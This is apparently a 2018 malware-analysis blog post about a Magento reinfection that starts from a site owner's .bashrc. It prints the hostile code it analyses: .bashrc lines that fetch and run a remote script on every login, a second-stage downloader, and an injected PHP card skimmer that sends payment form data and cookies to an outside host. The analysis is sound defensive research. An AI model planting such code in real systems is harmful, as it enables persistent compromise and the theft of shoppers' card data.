Shell Logins as a Magento Reinfection Vector

By Cesar Anjos

Published: 2018-05-31 · Archived: 2026-04-05 16:39:58 UTC

Recently, we have come across a number of websites that were facing reinfection of a credit card information stealer malware within the following files:

- app/Mage.php;
- lib/Varien/Autoload.php;
- index.php;
- app/code/core/Mage/Core/functions.php;

These are common files for attackers to target as they operate throughout Magento sites, but these instances were special as they had a very peculiar reinfection rate.

Malicious Scripts Loaded Through .bashrc

Upon closer inspection, we came across this snippet in the site owner's **.bashrc** file. A .bashrc file is a script that loads whenever a user logs into his *nix account locally or through SSH. As seen below, any command can be added there:

```
# .bashrc



# Source global definitions

if [ -f /etc/bashrc ]; then
```

```
   . /etc/bashrc

fi



# Uncomment the following line if you don't like systemctl's auto-paging feature:

# export SYSTEMD_PAGER=



# User specific aliases and functions

checks=$(ps aux | grep php-fpm | grep -v grep | grep tmp);

if [ "$checks" == "" ]; then

   rm -rf /tmp/.a /tmp/start_6457387765553057055;

   if ! [ -f /tmp/php-fpm ]; then

      curl -qs javascloud[.]com/victim_install.js > /tmp/php-fpm;

      chmod +x /tmp/php-fpm;

   fi

   /bin/sh /tmp/php-fpm > /dev/null 2>&1 &

Fi
```

One point worth noting is that the name of file being pulled (***victim***_install.js) varies depending on the target, where ***victim*** is the domain name of the victim's site.

For a quick rundown of what is going on, each time the server account owner logs in and an interactive shell session starts, the file **javascloud[.]com/*victim*_install.js** is fetched and put onto **/tmp/php-fpm** which is then executed.

Infected Files and Credit Card Stealers

Here's an example of the content in the **javascloud[.]com/*victim*_install.js** file:

```
#!/bin/bash
if [ -f /tmp/.a ]; then
   exit;
fi

touch /tmp/.a
if ! [ -f /tmp/zend_cache---Zend_LocaleC_en_US_bb ]; then
   curl -q javascloud[.]com/victim_daemon.js > /tmp/zend_cache---Zend_LocaleC_en_US_bb
fi
php -f /tmp/zend_cache---Zend_LocaleC_en_US_bb
sleep 60
rm -rf /tmp/.a

/bin/sh /tmp/php-fpm > /dev/null 2>&1 &
exit;
```

As you can see, another file is being obtained **javascloud[.]com/*victim*_daemon.js** and placed onto **/tmp/zend_cache—Zend_LocaleC_en_US_bb,** which is then executed through php binary.

This last file is the final step that brings the credit card stealer onto the website and is used to infect the files mentioned at the top.

From this last file we can see the indicators of what files and areas the infection is targeting:

```
$fileList = array('app/Mage.php','lib/Varien/Autoload.php','index.php','app/code/core/Mage/Core/func
$patternSearchFile = array('Varien_Autoload::register();','class Varien_Autoload', 'umask(0);', 'fun
```

Once a pattern matches, the following code is injected into that location:

```
if (preg_match("/".base64_decode('Zmlyc3RuYW1lfGN2YzJ8Y2NfbnVtYmVyfHVzZXJuYW1lfGNjX3xzaGlwcGluZ3xjdn
```

```
@exec("curl --data \"version=1&encode=".base64_encode(    serialize($_POST) . "--" . serialize($_COO
```

This is it now as a decoded version:

```
1 ▼ if (preg_match("/".firstname|cvc2|cc_number|username|cc_|shipping|cvv|month|dummy|securetrading|ye
    ar|login|billing|expiry|payment|card_number."/i", serialize($_POST)))
2       @exec("curl --data \"version=1&encode=".base64_encode(    serialize($_POST) . "--" .
            serialize($_COOKIE) )."&host=".$_SERVER["HTTP_HOST"]."\" ".trim(http://verpayment.com/
            testServer.php)." > /dev/null 2<&1 &");
```

All the confidential payment information inputted on the website is submitted to **http://verpayment[.]com/testServer.php**.


Conclusion

This may not be a very common reinfection method, but it is effective when the only available mechanism to manage the files is SFTP. It is extremely uncommon to see site reinfections triggered just by starting an interactive shell session. However, this is what the malicious code in the .bashrc does, and the file is executed whenever a site owner logs into their server account using SSH or SFTP. This file is typically located above the root directory of the site. Moreover, it is "hidden" and FTP managers don't show it by default. Even the "ls" command requires an additional "-a" flag to show such files.

When dealing with website malware, we need to keep in mind that not only the website files/database can contain malware, any part of the chain – from the server config down to the website – are a point of risk.

The best way to mitigate this type of infection is to properly secure your SSH account and improve your security posture. If you believe that your Magento website has been compromised or you are struggling with website reinfections, we can help.

Update: We have just released a Magento security guide. Check it out!



Cesar Anjos is Sucuri's Malware Researcher who joined the company in 2014. Cesar's main responsibilities include keeping up with the latest malware and writing about it. His professional experience covers over five years in the area. When Cesar isn't researching, he's finding a way to exercise his mind with anything. Connect with him on our Twitter.

Related Tags

- Black Hat Tactics,
- Hacked Websites
